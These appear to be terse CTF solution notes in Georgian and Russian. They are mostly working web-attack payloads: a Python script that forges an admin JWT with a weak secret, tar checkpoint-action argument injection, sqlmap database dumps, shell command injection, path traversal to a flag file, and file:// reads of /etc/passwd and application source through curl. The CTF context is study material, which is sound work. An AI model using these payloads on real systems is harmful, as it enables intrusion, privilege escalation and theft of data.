
<http://35.246.128.32:32179/js/app.d875ddd5.js.map>




ვიცით რომ ადმინის როლი არსებობს




რადგან ჩვენი id არის 11 ადმინის იქნება 1 და USER ის მაგივრად იქნება ROLE\_ADMIN



შევცვალეთ USER ი ROLE\_ADMIN ით



ADMIN BOARD ი გამოგვიჩნდა



Дальше заходим в jwt.io и вводим туда токен который был в application

Полученные данные вписываем в следующий код

Import requests

Import jwt

url = “ссылка/api/app/admin”

payload = {“id”:% , “iat”:%%%%%, “exp”:%%%%}


token =jwt.encode(payload, “letmein”, algorithm=”HS256”)

print(token)

r=requests.get(url, headers={“x-access-token”: token})

print(r.text)

**დავწეროთ შემდეგი კოდუ python ზე და გაშვების შემდეგ მივიღებთ flag-ს**



**7**

Загрузим файл, перейдем на код сайта

Получим .html и введем его в url

Дальше вводим

-cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec="ls -l"

-cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec="ls %%%"

-cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec="cat %%%"

**SHUALEDURI**

**1.**

**/user?id=1’**

**sqlmap ссылка на сайт —dbs**

**sqlmap ссылка на сайт —dump -D public**

**2.**

**1.1.1.1; ls**

**1.1.1.1; cat flag**

**3.**

**‘**

**..//..//..//tmp/flag**

**4.**

**file:///etc/passwd**

**file:///home/ctf/app.py**

**curl -X $’POST’ -H $’Host: company.tld’**

**—data $’url=file:home/ctf/app.py’ $’ссылка на сайт’**